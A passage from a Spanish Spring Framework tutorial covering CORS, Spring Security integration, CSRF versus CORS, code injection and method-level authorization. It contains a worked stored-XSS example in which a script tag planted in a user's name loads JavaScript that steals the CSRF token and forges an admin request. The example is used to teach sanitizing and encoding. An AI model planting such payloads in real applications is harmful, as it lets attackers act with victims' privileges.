exposedHeaders[ ]	“Secreto”	Lista de cabeceras “no habituales” a los que el navegador permitirá acceder al programa que ha lanzado la petición. Por defecto vale “”.
maxAge	500	Tiempo en segundos en los que los valores de las cabeceras de respuesta verificadas se consideran válidos. 1800 por defecto.
methods[ ]	{POST, GET}	Métodos permitidos. Es una enumeración “RequestMethod”.
origins[ ]	“http://prueba.com”	Orígenes permitidos. “*” por defecto.
value[ ]		

Por ejemplo he usado esta anotación para los ejemplos del apartado anterior:

```
@RequestMapping(value = "/verajax.html", method = RequestMethod.POST)
@ResponseBody
@JsonView(Ver.Simples.class)
@CrossOrigin(origins = "http://localhost:6080", allowCredentials = "true")
public Respuesta<List<Producto>> verajax() {
    return new Respuesta<List<Producto>>(true, this.rProd.findAll());
}
```

Si queremos una configuración general, o definir ciertos valores por defecto para toda la aplicación podemos usar JavaConfig con la interfaz **WebMvcConfigurer**:

```
@Configuration
public class ConfigurarMVC implements WebMvcConfigurer {

    @Override
    public void addCorsMappings(CorsRegistry r) {
        r.addMapping("/*")
            .allowedOrigins("*")
            .allowedMethods("GET")
            .allowCredentials(true)
            .maxAge(900);
```

```

        r.addMapping("/producto/verajax.html")
            .allowedOrigins("http://localhost:6080")
            .allowedMethods("POST")
            .allowCredentials(true);
    }
    ...
}

```

Sobrescribo el método **addCorsMappings()** para decidir qué reglas CORS aplico a una ruta de la aplicación. Puedo definir tantas rutas como sean necesarias. En el ejemplo he añadido una para permitir peticiones GET sobre los usuarios y he duplicado el comportamiento de la anotación anterior; por supuesto no es necesario, sólo es un ejemplo de sintaxis.

La clase **CorsRegistry** sólo tiene dos métodos:

Método	Descripción
<b>CorsRegistration</b> <b>addMapping(String)</b>	Permite configurar CORS para la ruta especificada.
<b>Map&lt;String,CorsConfiguration&gt;</b> <b>getCorsConfigurations()</b>	Devuelve un mapa, con las rutas como clave, de la configuración CORS, para ver o modificar cualquier valor.

Cuando estamos configurando CORS lo habitual será utilizar el objeto **CorsRegistration** devuelto por el método “addMapping()”. Tiene definidos todos los métodos que necesitaremos. Como siempre, devuelven el objeto inicial para poder escribirlos en cadena:

Método	Descripción
<b>allowCredentials(boolean)</b>	Indica si el navegador debe enviar credenciales
<b>allowedHeaders(String[])</b>	Lista de cabeceras personalizadas permitidas para una petición verificada.
<b>allowedMethods(String[])</b>	Métodos permitidos.
<b>allowedOrigins(String[])</b>	Orígenes permitidos.
<b>exposedHeaders(String[])</b>	Lista de cabeceras de la respuesta (exceptuando las habituales) que el navegador permitirá usar al programa que inició la petición.
<b>getCorsConfiguration()</b>	Devuelve el objeto “CorsConfiguration” de esta ruta.
<b>getPathPattern()</b>	Devuelve el path utilizado.
<b>maxAge(long)</b>	Durante cuántos segundos se pueden considerar válidas las cabeceras de la respuesta verificada

## 8.20.5 Integración con Spring Security

En principio CORS no depende de Spring Security, pero si activamos ambos surge un problema con las peticiones verificadas con credenciales.

Cuando el cliente nos envía una petición con credenciales generalmente significa que esa petición tendrá una cabecera con el valor de la cookie de sesión, por ejemplo:

```

POST /productos/producto/verajax.html HTTP/1.1
Origin: http://localhost:6080
Cookie: JSESSIONID=7CC038A63912C7874886B12C477462FD
...

```

Spring Security identifica al cliente, comprueba la autorización y si todo es correcto se procesa la petición y se genera la respuesta para el cliente. Justo ahí CORS actúa y añade las líneas de cabecera de respuesta que considera oportunas.

Supongamos ahora que es una petición verificada con credenciales, por ser de tipo PUT o por tener cabeceras personalizadas. Lo primero que el cliente envía es una petición OPTIONS:

```

OPTIONS /productos/producto/verajax.html HTTP/1.1
Access-Control-Request-Method: POST

```

```
Access-Control-Request-Headers: tipo  
Origin: http://localhost:6080  
...
```

¿Y la cookie de sesión? Una petición OPTIONS, por definición, no puede tener cookies. Por tanto Spring Security tratará de identificar al cliente, no podrá y devolverá un “403”. Si no hacemos nada las peticiones verificadas con credenciales no pueden funcionar si Spring Security está activo.

Por eso el framework añade un filtro para CORS que se ejecuta **antes** de la autorización y autentificación de Spring Security, para comprobar los OPTIONS que pueda enviar un cliente. Pero tenemos que activarlo, como siempre, en **configure(HttpSecurity)**:

```
@Override  
protected void configure(HttpSecurity http) throws Exception {  
    http.cors();  
    ...  
}
```

Ahora cuando llegue una petición OPTIONS el filtro CORS se activará primero, y si tiene las cabeceras esperadas responderá directamente sin enviar la petición a Spring Security.

#### 8.20.5.1 Configuración opcional

Podemos usar el método **cors()** para configurarlo de forma global, en vez de hacerlo con “WebMvcConfigurer”, no hay diferencia, es cuestión de gustos. Podemos usar expresiones lambda o métodos:

Método	Descripción
<b>configurationSource</b> ( <b>CorsConfigurationSource</b> )	Estable la configuración CORS.

La interfaz **CorsConfigurationSource** sólo define un método que devuelve un objeto de clase “CorsConfiguration”. La clase “UrlBasedCorsConfigurationSource” lo implementa.

Si decides configurar CORS aquí ni siquiera hace falta usar el método, la configuración usará directamente un bean de ese tipo si existe:

```
@Bean  
public CorsConfigurationSource corsConfigurationSource() {  
    CorsConfiguration configuration = new CorsConfiguration();  
    configuration.setAllowedOrigins(Arrays.asList("http://localhost:6080"));  
    configuration.setAllowedMethods(Arrays.asList("GET", "POST"));  
    configuration.setAllowCredentials(true);  
    UrlBasedCorsConfigurationSource source=new UrlBasedCorsConfigurationSource();  
    source.registerCorsConfiguration("/**", configuration);  
    return source;  
}  
  
@Override  
protected void configure(HttpSecurity http) throws Exception {  
    http.cors();  
    ...  
}
```

En este caso permito cualquier petición GET o POST desde “http://localhost:6080”, con credenciales.

#### 8.20.6 CORS y CSRF

A veces hay un poco de confusión entre CORS y la protección contra CSRF. Si has leído con paciencia ambos apartados verás que son cosas totalmente distintas. El único punto que tienen en común es que un ataque CSRF se hará desde un origen distinto, y por tanto el navegador del cliente hará automáticamente una petición CORS.

Entonces, si tengo CORS bien configurado, o no permito peticiones cruzadas ¿mis clientes estarán protegidos contra ataques CSRF? Me temo que no. CORS es una protección implementada en el navegador del cliente, y su objetivo es no entregar a un programa de JavaScript la respuesta a ciertas solicitudes. Pero en algunos casos la petición es procesada por el servidor y la respuesta es enviada.

Aunque el malvado programa que realizó la petición no sepa qué ha respondido el servidor, es posible que la solicitud que hizo para transferir el dinero del cliente a otra cuenta sí haya sucedido. La siguiente tabla muestra los posibles casos. Me imagino un sistema con Spring Security y que el programador malvado no es idiota y envía las peticiones AJAX con credenciales:

	<i>Simple</i>	<i>Verificada</i>
<i>con cors() y aceptado</i>	S↑ C↑	S↑ C↑
<i>con cors() y denegado</i>	S↑ C↓	S↓
<i>sin cors() y aceptado</i>	S↑ C↓	S↓
<i>sin cors() y denegado</i>	S↑ C↓	S↓

Los textos en verde significan que la petición es procesada por el servidor o entregada por el navegador al programa que inició la solicitud. Si están en rojo, el servidor rechaza la petición o bien la respuesta no es entregada al programa por el navegador.

“Aceptado” o “denegado” se refiere a que exista o no una regla que acepte la petición cruzada; “cors()” quiere decir que hemos activado el filtro para CORS en Spring Security. Como puede verse en la tabla, **todas** las solicitudes simples se ejecutan. Obviamente necesitamos CSRF para proteger a nuestros clientes.

## 8.21 Inyección de código

Todo lo anterior **no vale para nada** si no tienes cuidado con las **normas mínimas de seguridad**. Voy a repetir el ejemplo del apartado 5.4.4, “Inyección de código”, pero más elaborado.

No he tenido cuidado en comprobar si lo que escriben como nombre completo de usuario contiene etiquetas de HTML. Suponte que un usuario normal tiene permiso para modificar su nombre completo y decide ponerse creativo:

Nombre completo  
Luis<script src="http://localhost:6080/estatico/js/

Modificar usuario

El “nombre completo” que ha escrito es éste:

*Luis<script src="http://localhost:6080/estatico/js/trampa.js"></script>*

El sitio “<http://localhost:6080/estatico>” es el típico servidor que permite crear páginas de forma gratuita, y ahí ha creado el programa de JavaScript “trampa.js”:

```
$(function(){
    var token = $("meta[name='_csrf']").attr("content");
    var header = $("meta[name='_csrf_header']").attr("content");
    var datos="nombre=prueba&fecha=12/12/2012&dni=12000001G";

    $.ajax({
        url:"../proveedor/crear.html",
        beforeSend: function(request) {
            request.setRequestHeader(header, token);
        },
        method:"post",
        data:datos,
        dataType:"html",
        success:function(r){
        }
    });
});
```

Ha estado investigando un poco y ha estudiado el código HTML de la página. Ha visto las etiquetas “meta” y se ha imaginado que las peticiones tienen activo el token CSRF, así que lo añade a su código malicioso. Y modifica su nombre de usuario.

Al cabo de unos días, el administrador, que tiene permiso para hacer de todo echa un vistazo a la lista de usuarios creados en el sistema:

Nombre completo	Login	Clave secreta
Ana María Arregui	ana	{bcrypt}\$2a\$10\$4XS2Bav2ZPj
Javier Rodríguez Díez	javi	{bcrypt}\$2a\$10\$K0jeCxTE/.r6
Luis	luis	{bcrypt}\$2a\$10\$J/ga7h0iCem

El nombre completo de Luis es algo pequeño, pero parece normal. Sin embargo el código HTML que el navegador ha interpretado es éste:

```
<tr>
  <td>Luis<script src="http://localhost:6080/estatico/js/trampa.js"></script></td>
  <td>luis</td>
  <td>{bcrypt}$2a$10$J/ga7h0iCem6ihfj8wYLeeDniOFgO4yAmb4PF29IQTpdb8WH1Ynvq</td>
  <td>cliente</td>
</tr>
```

Por tanto el administrador acaba de ejecutar el código, que en este caso añade un nuevo proveedor:

3	Empresas Generales	07/04/2011	CC445566
4	prueba	12/12/2012	12000001-G

¿Por qué ha sido posible?

- El código de JavaScript hace referencia al servidor desde el que has descargado la página, por lo que CORS no actúa.
- Lo ha ejecutado el administrador después de identificarse. La cookie de sesión es correcta, por tanto no hay problemas de autenticación o autorización.
- El atacante ha añadido el token CSRF, por lo que supera ese filtro.

Por supuesto no tiene por qué ser “Luis” quien realice el ataque. Tal vez su contraseña era muy simple y un atacante se ha hecho con ella, y use la inyección de JavaScript para concederse permisos de administración.

En el ejemplo he usado JavaScript, pero hay ataques de este tipo que se pueden hacer con HTML, CSS, ficheros de fuentes... Moraleja: Ten cuidado y sigue leyendo.

### 8.21.1 Cómo evitar la inyección de código

En este manual no he insistido lo suficiente sobre el problema que representa la inyección de código HTML, JavaScript o CSS. Después de treinta años, sigue siendo uno de los principales fallos de seguridad de los sitios web. Lo peor de todo es que se puede evitar muy fácilmente. Aparte de las etiquetas de XML de Spring, échale un vistazo a **OWASP Sanitizer**, **OWASP Encoder** y herramientas similares:

- <https://owasp.org/www-project-java-html-sanitizer>
- <https://jsoup.org>
- <https://owasp.org/www-project-java-encoder>

En general, dispones de dos tipos de herramientas para evitar que un usuario malintencionado inyecte código. Un **Sanitizer** (saneador, desinfectante) es una biblioteca diseñada para filtrar y limpiar los **datos de entrada** enviados por el usuario, de tal modo que cuando el controlador los procese no contengan etiquetas de HTML o CSS dañinas. Suelen borrar las etiquetas peligrosas, dejando sólo el texto que se considera limpio. Los saneadores más avanzados son muy configurables y permiten decidir qué es peligroso y qué no. Por ejemplo, podrías admitir etiquetas de HTML para que el usuario pueda formatear sus datos, pero prohibir referencias a “<script></script>”. O prohibirlo todo, que es lo más habitual.

Un **Encoder** (codificador) está diseñado para la **salida de datos**, para los textos que el servidor envía al cliente y que por lo general son interpretados por el navegador. No borra nada, sino que codifica los caracteres “peligrosos” (<,>, comillas...) con los típicos símbolos de HTML (&lt;,&gt;...). Cuando el texto se dibuja en la página sólo se trata de texto, no de una etiqueta de HTML que el navegador ejecutará.

La gente piensa mucho, y codificar adecuadamente es bastante más complicado de lo que parece. Un “encoder” decente te permitirá por ejemplo codificar los textos en función de dónde los vas a representar: texto dentro de una etiqueta, el valor de un atributo, una URL, el valor de un campo de formulario, css, etc.

---

**Siempre** deberías aplicar un “saneador” para limpiar los textos enviados por el usuario y un “codificador” para dibujarlos en la página. Por supuesto cada aplicación es un mundo. Si permites con el saneador algunas etiquetas de HTML en los datos de entrada, después no querrás aplicar el codificador a esos textos. Si el cliente escribe “<b>hola</b>” desearás que al mostrarlo aparezca **hola** en negrita, por lo que no podrás usar el codificador para enviar al cliente “&lt;b&gt;hola&lt;/b&gt;”. Lo mejor que puedes hacer es usar el saneador de nuevo en ese texto de salida.

### 8.21.2 Ejemplo con OWASP Sanitizer

No voy a explicar el funcionamiento de la biblioteca. La página oficial ya lo hace. Sólo quiero enseñarte una forma cómoda de aplicarlo con Spring Web.

Se trata de ejecutar una función que recibe un texto y devuelve otro “límpio”, por lo que puedes hacerlo de cien maneras distintas. Pero ya que se supone que tienes una aplicación web MVC bien diseñada, voy a usar formateadores, anotando las propiedades de los DTO. Si no sabes de qué te estoy hablando revisa el apartado 7.5, “Formateadores”.

En primer lugar, añado la dependencia al proyecto:

```
<dependency>
    <groupId>com.googlecode.owasp-java-html-sanitizer</groupId>
    <artifactId>owasp-java-html-sanitizer</artifactId>
    <version>20220608.1</version>
</dependency>
```

A continuación, defino la anotación que voy a usar en los campos de los DTO:

```
@Target({ElementType.FIELD, ElementType.METHOD, ElementType.PARAMETER})
@Retention(RetentionPolicy.RUNTIME)
public @interface Sanear {
    public boolean conHTML() default false;
}
```

Por hacerlo un poco más interesante, lo escribo para que me permita aplicar un “desinfectante” que elimine cualquier HTML o bien otro que admita las típicas etiquetas de formato (negrita, cursiva, etc.).

Defino la factoría del formateador. En este caso es tan simple que no necesito una clase adicional que implemente la interfaz “Formatter”; directamente, implemento “Parser” y “Printer” mediante lambdas en la factoría:

```
public class SanearFactory implements AnnotationFormatterFactory<Sanear> {
    private PolicyFactory pfSin;
    private PolicyFactory pfCon;

    public SanearFactory(PolicyFactory sinHTML, PolicyFactory conHTML) {
        this.pfSin=sinHTML;
        this.pfCon=conHTML;
    }

    @Override
    public Set<Class<?>> getFieldTypes() {
        Set<Class<?>> conjunto=new HashSet<>();
        conjunto.add(String.class);
        return conjunto;
    }

    @Override
    public Printer<String> getPrinter(Sanear anotación, Class<?> fieldType) {
        return (salida,locale) -> salida;
    }

    @Override
    public Parser<String> getParser(Sanear anotación, Class<?> fieldType) {
        return (entrada, locale) -> anotación.conHTML()?
            this.pfCon.sanitize(entrada): this.pfSin.sanitize(entrada);
    }
}
```

---

Aún falta configurarlo todo en Spring Boot, pero la forma de usar el fromateador sería ésta:

```
public class ProductoDTO {  
    @NotBlank  
    @Pattern(regexp = "^[A-Z]{2,3}[0-9]{2,3}$")  
    private String referencia;  
  
    @NotBlank  
    @Length(min = 3, max = 50)  
    @Sanear(conHTML = true)  
    private String nombre;  
  
    @NotBlank  
    @Length(min=3, max=100)  
    @Sanear  
    private String descripción;  
    ...  
}
```

Cuando Spring Web realice en cualquier método de acción un binding con “ProductoDTO”, se ejecutará el método “getParser()” del formateador, con lo que desinfectará el texto de la forma que haya configurado. Por supuesto, si recibo los datos del cliente sin usar un DTO tendré que invocar al saneador de forma explícita en el controlador.

No te preocunes por la reglas de validación. Primero se ejecutan los formateadores, por lo que las anotaciones de validación actúan sobre textos ya desinfectados.

El método “getPrinter()” se supone que no lo necesito para nada, pero en este caso sí permito etiquetas de HTML en el nombre del producto. Si uso un encoder para procesar el nombre en la página JSP y éste tiene etiquetas “permitidas”, quedará muy extraño. Pero si escribo el nombre de producto sin más, corro el riesgo de ejecutar código malicioso (tal vez alguien haya escrito algo perjudicial en la base de datos por otros canales). ¿La solución? Volver a usar el formateador:

```
<%@ taglib uri="http://www.springframework.org/tags" prefix="s" %>  
...  
<td><s:eval expression="p.nombre"/></td>
```

Al dibujar un texto con cualquier etiqueta de XML de Spring, el framework aplicará el “getPrinter()” del formateador. Obviamente tú sabrás en qué campos has permitido HTML y por tanto cuándo usar un encoder o un sanitizer para la salida.

Sólo me queda registrar el formateador en Spring Web:

```
@Configuration  
public class ConfigurarWeb implements WebMvcConfigurer{  
  
    @Bean  
    public PolicyFactory sanitizerSin() {  
        return new HtmlPolicyBuilder().toFactory();  
    }  
  
    @Bean  
    public PolicyFactory sanitizerCon() {  
        return Sanitizers.FORMATTING;  
    }  
    ...  
  
    @Override  
    public void addFormatters(FormatterRegistry r) {  
        r.addFormatterForFieldAnnotation(new SanearFactory(sanitizerSin(),  
                sanitizerCon()));  
    }  
}
```

He definido los objetos “PolicyFactory” de Sanitizer como beans por conveniencia, por si los necesito en los controladores.

### 8.21.3 Ejemplo con OWASP Encoder

Necesitamos añadir esta dependencia al proyecto:

```
<dependency>
    <groupId>org.owasp.encoder</groupId>
    <artifactId>encoder</artifactId>
    <version>1.2.3</version>
</dependency>
```

Define la clase **Encode**, que se compone de un par de decenas de métodos estáticos que codifican en texto de entrada en función de lo que necesitemos:

```
String limpio;
limpio=Encode.forHtml(nombre);
limpio=Encode.forHtmlContent(nombre);
limpio=Encode.forHtmlAttribute(nombre);
limpio=Encode.forJavaScript(nombre);
```

El más habitual es el método “`forHtml()`”, que codifica `<>,&`, comillas simples y dobles. Sirve para textos que vayan dentro de una etiqueta o de un atributo de HTML. Los métodos “`forHtmlContent()`” y “`forHtmlAttribute()`” son más específicos, y puede estar bien usarlos si eres un tiquismiquis del rendimiento. Para más información, consulta la página oficial.

Si no tienes pensado usarlos directamente en tu código de Java o emplear los horribles scriptlets en las páginas JSP, tendrás que añadir una dependencia adicional para poder usarlos como una biblioteca de XML:

```
<dependency>
    <groupId>org.owasp.encoder</groupId>
    <artifactId>encoder-jsp</artifactId>
    <version>1.2.3</version>
</dependency>
```

Es la manera más habitual de usarlos. Sólo tienes que añadir la referencia a la biblioteca en la página JSP y usar la etiqueta adecuada:

```
<%@taglib prefix="e"
    uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project" %>
...
<td>${e:forHtml(t.nombre)}</td>
<td><b>e:forHtml value="${t.nombre}" /></td>
```

Admite el formato de etiqueta de XML y el de función EL, aunque a veces uno de los dos me ha fallado y me ha obligado a usar el otro.

Son simples métodos estáticos, por lo que podemos usarlos como queramos. Por ejemplo podemos aplicar los métodos de esta biblioteca en los “getters” de los DTO, de tal forma que se ejecuten sin necesidad de añadir nada a las páginas JSP:

```
public String getNombre() {
    return Encode.forHtml(nombre);
}
```

Esta solución es cómoda, y funcionará perfectamente en aplicaciones que no permitan añadir HTML o CSS, y cuando los clientes no tengan necesidad de enviar URLs o ficheros al servidor.

## 8.22 Autorización de métodos

En aplicaciones Web la autorización se suele definir en función de las rutas de acceso de las peticiones, Tal como hemos visto a lo largo del capítulo. Sin embargo Spring Security permite aplicar reglas de autorización a métodos concretos, de tal forma que si el usuario está autorizado a realizar una petición pero la acción que se ejecuta incluye un método prohibido, se produce una excepción de seguridad.

Aplicar una u otra forma de seguridad es decisión del programador, aunque por supuesto se pueden usar ambas a la vez. Cuando se utilizan en una aplicación Web se suele aplicar al modelo o a los servicios REST.

---

Spring lo aplica mediante **AOP**, por lo que puede utilizarse en cualquier método de un bean y en los métodos de acción de los controladores. Podemos configurarlo mediante ficheros de XML, pero lo normal es usar anotaciones.

### 8.22.1 Configuración

Como hemos implementado Spring Boot y la librería “spring-boot-starter-security” no necesitamos añadir ninguna dependencia al proyecto, sólo tenemos que usar la anotación **@EnableGlobalMethodSecurity** en cualquiera de nuestras clases JavaConfig.

<b>@EnableGlobalMethodSecurity</b>	<b>Valores</b>	<b>Descripción</b>
<i>Activa la seguridad aplicable a métodos.</i>		
<i>jsr250Enabled</i>	<i>true</i>	<i>Activa la anotación JSR-250 “@RolesAllowed”.</i>
<i>prePostEnabled</i>	<i>true</i>	<i>Activa las anotaciones “@Pre/@Post”.</i>
<i>securedEnabled</i>	<i>true</i>	<i>Activa la anotación “@Secured”</i>

La costumbre es anotar la clase que configura el resto de la seguridad:

```
@EnableWebSecurity
@EnableGlobalMethodSecurity(
    prePostEnabled = true,
    securedEnabled = true,
    jsr250Enabled = true)
public class ConfigurarSeguridad extends WebSecurityConfigurerAdapter{
    ...
}
```

Si usas esta anotación no es necesario usar “@EnableWebSecurity”, pero el manual dice que sí y no molesta, así que lo dejo como está.

### 8.22.2 Anotaciones disponibles

Lo que hacemos con la anotación anterior es decidir qué familia de anotaciones de seguridad queremos emplear. Pueden decorar un método concreto o una clase, con lo que se aplicarían a todo su contenido. Disponemos de las siguientes:

<b>@Secured</b>	<b>Valores</b>	<b>Descripción</b>
<i>Qué roles pueden ejecutar el método anotado. Es la más antigua de todas.</i>		
<i>value[ ]</i>	<i>“ROLE_ADMIN”</i>	<i>Lista de roles autorizados.</i>
<b>@RolesAllowed</b>	<b>Valores</b>	<b>Descripción</b>
<i>Qué roles pueden ejecutar el método anotado. Idéntica a la anterior, pero es estándar de Java.</i>		
<i>value[ ]</i>	<i>“ROLE_ADMIN”</i>	<i>Lista de roles autorizados.</i>
<b>@PreAuthorize</b>	<b>Valores</b>	<b>Descripción</b>
<i>Evaluá una expresión de control de acceso antes de que el método se ejecute.</i>		
<i>value</i>	<i>“hasRole(‘ADMIN’)”</i>	<i>Expresión SpEL a evaluar.</i>
<b>@PostAuthorize</b>	<b>Valores</b>	<b>Descripción</b>
<i>Evaluá una expresión de control de acceso después de que el método se ejecute.</i>		
<i>value</i>	<i>“returnObject=...”</i>	<i>Expresión SpEL a evaluar. La variable <b>returnObject</b> representa el valor de retorno del método.</i>

<b>@PreFilter</b>	<b>Valores</b>	<b>Descripción</b>
<i>Antes de que el método se ejecute examina el argumento de tipo colección indicado, y elimina los elementos que no cumplan con la expresión.</i>		
<i>value</i>	<i>"filterObject != null"</i>	<i>Expresión SpEL a evaluar. La variable <b>filterObject</b> representa el valor de cada uno de los elementos de la colección.</i>
<i>filterTarget</i>	<i>"lista"</i>	<i>Argumento a evaluar. Debe ser una colección que tenga un método "remove()". No se admiten arrays.</i>

<b>@PostFilter</b>	<b>Valores</b>	<b>Descripción</b>
<i>Examina el valor de retorno del método, que debe ser una colección que tenga definido el método "remove()". Si alguno de los elementos no cumple con la expresión es eliminado.</i>		
<i>value</i>	<i>"filterObject&gt;42"</i>	<i>Expresión SpEL a evaluar. La variable <b>filterObject</b> representa el valor de cada uno de los elementos de la colección.</i>

No hace falta activarlas todas. Si sólo vas a comprobar roles puedes usar "@Secured" o "@RolesAllowed" (mejor esta última, es estándar). Si necesitas autorización más precisa puedes hacerlo todo con las anotaciones "@Pre/@Post".

Usarlas es muy sencillo: Sólo hay que anotar el método o la clase que nos interesa proteger. En el ejemplo muestro tres maneras diferentes de expresar lo mismo:

```
@RolesAllowed( "ROLE_ADMINISTRADOR" )
public void métodoImportante() {
    ...
}

@Secured ( "ROLE_ADMINISTRADOR" )
public void métodoImportante() {
    ...
}

@PreAuthorize ( "hasRole('ROLE_ADMINISTRADOR') " )
public void métodoImportante() {
    ...
}
```

Las anotaciones "@Pre/@Post" son mucho más potentes que el resto, ya que nos permiten expresar la autorización mediante expresiones SpEL.

### 8.22.3 Expresiones SpEL para autorización

El lenguaje **SpEL**, **Spring Expression Language** es un EL mejorado que podemos usar en diferentes componentes de Spring: etiquetas de XML, ficheros de configuración, anotaciones diversas, etc. Dispone de muchas funciones predefinidas y de mecanismos de ampliación, simplemente implementando interfaces y registrando la clase resultante.

La sintaxis es similar a EL: operadores, conversiones implícitas o el uso de JavaBeans. La mayor diferencia es que cuando uses expresiones "puras" de SpEL verás que comienzan por "#" en vez de "\$". Una anotación muy útil es **@Value**, que permite usar estas expresiones dentro de nuestro código de Java. Si necesitas más información y dispones de mucho tiempo libre consulta la guía de referencia de Spring: <https://docs.spring.io/spring/docs/5.3.0-SNAPSHOT/spring-framework-reference/core.html#expressions>

En cuanto a la seguridad, lo que nos interesa es que disponemos de un conjunto de anotaciones y etiquetas que nos permiten usar SpEL como un valor de sus atributos:

```
@PreAuthorize( "#u.nombre== principal.username" )

<sec:authorize access="hasRole('ROLE_ADMINISTRADOR') >

@PostAuthorize( "returnObject>=100 && returnObject <=200" )
```

Nos proporciona varias funciones y objetos predefinidos que podemos usar en las expresiones de autorización:

Expresión	Descripción
<code>hasRole('rol')</code>	True si el usuario actual pertenece a ese rol. Como todas las demás funciones, añade "ROLE_" si es necesario.
<code>hasAnyRole('rol1', 'rol2')</code>	Devuelve true si el usuario actual pertenece a alguno de los roles.
<code>hasAuthority('read')</code>	Se cumple si el usuario tiene esa autorización (recuerda que autorización y rol son lo mismo).
<code>hasAnyAuthority('rd', 'wr')</code>	True si tiene alguna autorización de la lista.
<code>principal</code>	El objeto principal que representa al usuario, en nuestro caso una instancia de la clase "User".
<code>authentication</code>	La instancia de Authentication usada por el contexto de seguridad.
<code>permitAll</code>	Equivale a true.
<code>denyAll</code>	Equivale a false.
<code>isAnonymous()</code>	Devuelve true si el principal es anónimo.
<code>isAuthenticated()</code>	Se cumple cuando el usuario se ha identificado.
<code>isRememberMe()</code>	True si el principal es un usuario recordado (esa historia de sesiones que se mantienen aunque el usuario se desconecte).
<code>isFullyAuthenticated()</code>	True si no es anónimo ni "recordado".
<code>hasPermission(#valor, 'read')</code>	Función personalizada. Se supone que el primer argumento representa el valor a analizar y el segundo el permiso.
<code>hasPesmission(42, 'prov', 'rd')</code>	Como la anterior, pero en vez del valor se tiene un identificador que lo representa, el tipo de valor y el permiso a comprobar.

Dentro de una expresión podemos hacer referencia a **cualquier bean** definido en el proyecto, por lo que escribir métodos propios de autorización es muy sencillo. Junto con la función `hasPermission()` lo veremos en el apartado siguiente, "Expresiones personalizadas".

Generalmente usaremos estas expresiones en anotaciones que decoran métodos. Podemos referirnos a sus argumentos con el carácter "#":

```
@PreAuthorize("#nombre == principal.username")
public String getDatos(String nombre) {
    ...
}
```

Con versiones de Java anteriores a la 8 tenemos que aplicar la anotación "@Param" en el argumento del método. Es muy versátil; si empleamos estas expresiones con las anotaciones de XML para seguridad, el operador "#" hace referencia a los atributos del modelo definidos para la página JSP:

#### 8.22.4 Expresiones personalizadas

Las funciones `hasPermission()` están pensadas para que puedas definir tus propias reglas de autorización. Sólo tienes que escribir una clase que implemente la interfaz **PermissionEvaluator**:

Método	Descripción
<code>boolean hasPermission (Authentication, Object, Object)</code>	Devuelve true si considera que se cumple la regla de seguridad.
<code>boolean hasPermission (Authentication, Serializable, String, Object)</code>	Devuelve true si considera que se cumple la regla de seguridad.

Los argumentos del primer método son el objeto "Authentication" del contexto de seguridad (a partir de éste tienes acceso a casi todo), el valor a comprobar y un objeto que representa el permiso. El segundo método es similar, pero se supone que en vez del valor a comprobar sólo tienes una referencia a éste (por ejemplo un número) y texto que describe qué es (por ejemplo el nombre de la clase).

He escrito una clase de ejemplo:

```

@Component
public class PermisosPersonalizados implements PermissionEvaluator {
    @Override
    public boolean hasPermission(Authentication auth, Object valor, Object permiso) {
        if (valor instanceof Usuario && permiso instanceof String) {
            if (valor==null || permiso==null) return false;
            if (((String)permiso).equals("leer")) return true;
            String p=(String) permiso;
            Usuario u=(Usuario) valor;
            if (p.equals("escribir") && auth.getName().equals(u.getLogin()))
                return true;
        }
        return false;
    }

    @Override
    public boolean hasPermission(Authentication auth, Serializable id,
                                String valor, Object permiso) {
        return false;
    }
}

```

Sólo necesito el primer método. Se supone que lo usaré con un objeto de clase “Usuario” y un permiso de clase “String”, así que es lo primero que compruebo. Si el usuario autenticado coincide con el objeto de clase usuario que estoy investigando daré un hipotético permiso de “escritura”, de lo contrario sólo se puede “leer”.

Aplicarlo es muy simple:

```

@PreAuthorize("hasPermission(#u, 'escribir')")
public String getMensajeSiete(Usuario u) {
    return "Mensaje siete: " + u.getNombreCompleto();
}

```

El método no hace nada útil, solo devuelve un mensaje. Pero únicamente se ejecutará cuando el usuario autenticado tenga el mismo “login” que el objeto pasado al método, ya que estoy verificando el “permiso escribir”. Si no es así se producirá una excepción de autorización. En el apartado siguiente lo veremos en funcionamiento.

Por supuesto hay que registrarlo en el framework. Si fuéramos pobres deberíamos escribir una clase JavaConfig que extendiera a “GlobalMethodSecurityConfiguration”:

```

@Configuration
@EnableGlobalMethodSecurity(prePostEnabled = true)
public class MethodSecurityConfig extends GlobalMethodSecurityConfiguration {
    @Override
    protected MethodSecurityExpressionHandler createExpressionHandler() {
        DefaultMethodSecurityExpressionHandler expressionHandler =
            new DefaultMethodSecurityExpressionHandler();
        expressionHandler.setPermissionEvaluator(new PermisosPersonalizados());
        return expressionHandler;
    }
}

```

Pero como estamos usando Spring Boot no tenemos que hacer nada. Al definir la clase como un bean de Spring con “@Component” el framework se da cuenta de lo que estamos haciendo y lo registra automáticamente.

La segunda manera de personalizar la autorización es más sencilla. Desde SpEL podemos referirnos a cualquier bean del proyecto. Por ejemplo defino este ejemplo absurdo:

```

@Component("seguridad")
public class ComprobacionSeguridad {
    public boolean comprobar(UserDetails p) {
        return p.getUsername().length()>3;
    }
}

```

---

Sólo defino un método en la clase, que tiene como argumento “UserDetails”, la interface que utiliza Spring Security para representar usuarios. Si el nombre del usuario es muy corto (el “login” en mi sistema), devuelvo false. No tengo que hacer nada más. Como es un bean lo puedo usar en las expresiones SpEL:

```
@PreAuthorize("@seguridad.comprobar(principal)")  
public String getMensajeSeis() {  
    return "Mensaje seis";  
}
```

El objeto “principal” representa el usuario autenticado, que obviamente implementa “UserDetails”. Para hacer referencia al bean uso “@nombre\_del\_beans” en la expresión SpEL, y utilizo el método que me interese. Cuando “ana” entre al sistema, si alguna acción ejecuta ese método se producirá una excepción.

### 8.22.5 Ejemplos

Las reglas de autorización de la aplicación las he basado en las URL solicitadas por el cliente, por lo general no se necesita mucho más. Para los ejemplos de autorización de los métodos me hacían falta reglas más rebuscadas; por ese motivo he escrito una clase del modelo muy simple (se limita a devolver textos), pero que usa las anotaciones de autorización. Las comento a medida que muestro el código

```
@Repository  
public class ModeloEjemploSeguridadImp implements ModeloEjemploSeguridad {  
  
    @Autowired  
    private RepositorioUsuario ru;
```

Este método sólo se puede ejecutar si se autentifica un usuario del grupo de administradores. También funciona si escribo en nombre de rol sin el prefijo:

```
@Override  
@RolesAllowed("ROLE_ADMINISTRADOR")  
public String getMensajeUno() {  
    return "Mensaje uno";  
}
```

Cuando desde el controlador se utilice este método sólo se ejecutará si el login del usuario autenticado coincide con el valor del parámetro “nombre”:

```
@Override  
@PreAuthorize("#nombre == principal.username")  
public String getMensajeDos(String nombre) {  
